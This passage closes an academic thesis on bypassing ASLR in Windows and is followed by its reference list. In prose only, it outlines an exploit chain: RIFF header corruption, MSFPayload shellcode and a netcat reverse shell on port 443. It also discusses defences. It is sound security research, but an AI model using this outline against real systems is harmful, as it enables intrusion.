PoC's initial step: *RIFF header* addressed the physical memory mapping issue and showcased disturbing this will result in corruption of RIFF header and evaluate to jump from one location to another using near jump instruction.

PoC's processing step: *Generation of Payload using MSFPayload* offered RAW shell code as presented in this work, which is augmented with PoC to launch buffer overflow attack.

PoC's final step: *TCP reverse shell offering* is accomplished via netcat listening at port 443 on the host machine.

The experimental results for the PoC demonstrate effectiveness of the ASLR for solving absolute address issues. Further, it is observed from the various operating environment that implementation steps need to be changed like full EIP overwrite (Windows XP) to Partial EIP overwrite (Windows Vista). This work finally, demonstrated a live walk through in to the system hacking process and elaborated Life Cycle of a Typical

Windows Exploit, which can be used to gather more information about how the exploits work and their detrimental effects can be controlled. Another point to conclude is the security awareness among the software development teams, as can be seen from the detailed elaborations, most of the breeding of vulnerabilities happen at the development site. Buffer overflows are the amongst top ten vulnerabilities on the security lists. These can be avoided by using various precautionary measures to safe guard the stack smashing as reported in the work.

Though the work successfully demonstrated ASLR PoC implementation, still there are some limitations in the research work carried out in this thesis. One of the limitations, in the proposed framework, is manual debugging and integration of payload with the exploit, this process can be automated for all operating environments in the future. Also a tool can be designed and developed to generate Shell code on the fly, based on the operating environment.

References

- [1] Tony Chan Andrew Cencini, Kevin Yu. *Software Vulnerabilities: Full, Responsible, and Non-Disclosure*. u.washington.edu, 2005.
- [2] et al. Crispin Cowan, Perry Wagle. *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade*. DARPA Information Survivability Conference and Exposition, 2000.
- [3] et al. David Wagner, Jeffrey S. Foster. *A First Step Towards Automated Detection of Buffer Overrun Vulnerabilities*. University of California, 2000.
- [4] Marcel Dekker. *Security of the Internet*. http://www.cert.org/encyc_article, 1997.
- [5] Mark W. Eichen and Jon A. Rochlis. *With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988*. IEEE Symp. Security and Privacy, 1998.
- [6] Seth Fogie. *Security Reference Guide*. <http://www.informit.com/guides/content.aspx?g=security&seqNum=154>, 2003.
- [7] Brian Getting. *Basic Definitions: Web 1.0, Web 2.0, Web 3.0*. <http://www.practicalecommerce.com/articles/464-Basic-Definitions-Web-1-0-Web-2-0-Web-3-0>, 2007.
- [8] Infosec.gov.hk. *What is Information Security?* <http://www.infosec.gov.hk/english/information/what.html>, 2013.
- [9] Zbigniew Kalbarczyk Jun Xu and Ravishankar K. Iyer. *Stack-Guard Protecting Against Buffer Overflows Part I Detailed Overview*.

- <http://www.orkspace.net/secdocs/Unix/Protection/Description/StackGuard%20-%20Protecting%20Against%20Buffer%20Overflows.pdf>, 2003.
- [10] Zbigniew Kalbarczyk Jun Xu and Ravishankar K. Iyer. *Transparent Runtime Randomization for Security*. Proceedings of the 22nd International Symposium on Reliable Distributed Systems, 2003.
 - [11] April Kohl. *Five Types of Buffer Overflow*. <http://www.ehow.com/info8295664five-types-buffer-overflows.html>, 2013.
 - [12] Jon Larimer. *An inside look at Stuxnet*. IBM Corporation, 2010.
 - [13] Barry M. Leiner. *Brief History of the Internet*. <http://www.internetsociety.org/internet/what-internet/history-internet/brief-history-internet>, 2013.
 - [14] Nancy Leveson. *Medical Devices: The Therac-25*. University of Washington, 1993.
 - [15] Joanne Lim. *An Engineering Disaster: Therac-25*. <http://campusvirtual.unex.es/cal/cal/mod/resource/view.php?id=12>, 1998.
 - [16] linkedin. Information security, 2013.
 - [17] Prof. J. L. LIONS. *ARIANE 5: Flight 501 Failure*. <http://www.di.unito.it/damiani/ariane5rep.html>, 1996.
 - [18] microsoft.com. *Data Execution Prevention*. <http://windows.microsoft.com/en-in/windows-vista/what-is-data-execution-prevention>, 2013.
 - [19] Tilo Muller. *ASLR Smack & Laugh Reference*. www.ece.cmu.edu/dbrumley/courses/18732-f11/docs/aslr.pdf, 2008.
 - [20] Clark Turner Nancy Leveson. *The Investigation of the Therac-25 Accidents*. IEEE Computer, 1993.
 - [21] Josef Nelien. *Buffer Overflows for Dummies*. SANS Institute InfoSec Reading Room, 2002.

- [22] newagepublishers. *Introduction to Software Engineering*.
<http://www.newagepublishers.com/samplechapter/001036.pdf>, 2013.
- [23] and Eric Chien Nicolas Falliere, Liam O Murchu. *W32.Sturnet Dossier*. Symantec Security Response, 2011.
- [24] Aleph One. *Smashing The Stack For Fun And Profit*. Phrack 49, 1988.
- [25] Crispin Cowan Perry Wagle. *StackGuard: Simple Stack Smash Protection for GCC*. Immunix, 2013.
- [26] Ken Robinson. *ARIANE 5: Flight 501 Failure-A Case Study of Errors*.
<http://www.cse.unsw.edu.au/se4921/PDF/ariane5-article.pdf>, 2012.
- [27] Daniel C. DuVarney Sandeep Bhatkar and R. Sekar. *Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits*. Proceedings of the 12th USENIX Security Symposium, Washington,DC, USA, 2003.
- [28] R. Sekar Sandeep Bhatkar and Daniel C. DuVarney. *Efficient Techniques for Comprehensive Protection from Memory Error Exploits*. Proceedings of the 14th USENIX Security Symposium 2005 , Baltimore, 2005.
- [29] searchsecurity.techtarget.com. *Buffer Overflow*.
<http://searchsecurity.techtarget.com/definition/buffer-overflow>, 2013.
- [30] securityetalii.es. *How Effective is ASLR on Linux Systems?*
<http://securityetalii.es/2013/02/03/how-effective-is-aslr-on-linux-systems/>, 2013.
- [31] Alexander Sotirov. *Determina Security Research*. <http://www.offensive-security.com/os101/ani.htm>, 2007.
- [32] tortall.net. *win32: Safe Structured Exception Handling*.
<http://www.tortall.net/projects/yasm/manual/html/objfmt-win32-safeseh.html>, 2013.
- [33] Security Tube. *REtuen to Libc theory*. <http://www.securitytube.net/video/257>, 2013.

- [34] uninformed.org. *Structured Exception Handling*. <http://uninformed.org/index.cgi>, 2006.
- [35] Ollie Whitehouse. *Analysis of GS protections in Microsoft Windows Vista*. Symantec Advanced Threat Research, 2013.
- [36] winhq.org. *How SEH works*. <http://www.winehq.org/docs/winedev-guide/seh>, 2013.

Publications

“Dipam Sonawala, Maninder Singh”, “Bypassing Address Space Layout Randomization (ASLR) in Windows and Linux”, “International Conference on Computational Intelligence and Information Technology-CIIT” to be held on Oct 17-18, Mumbai. Status-Communicated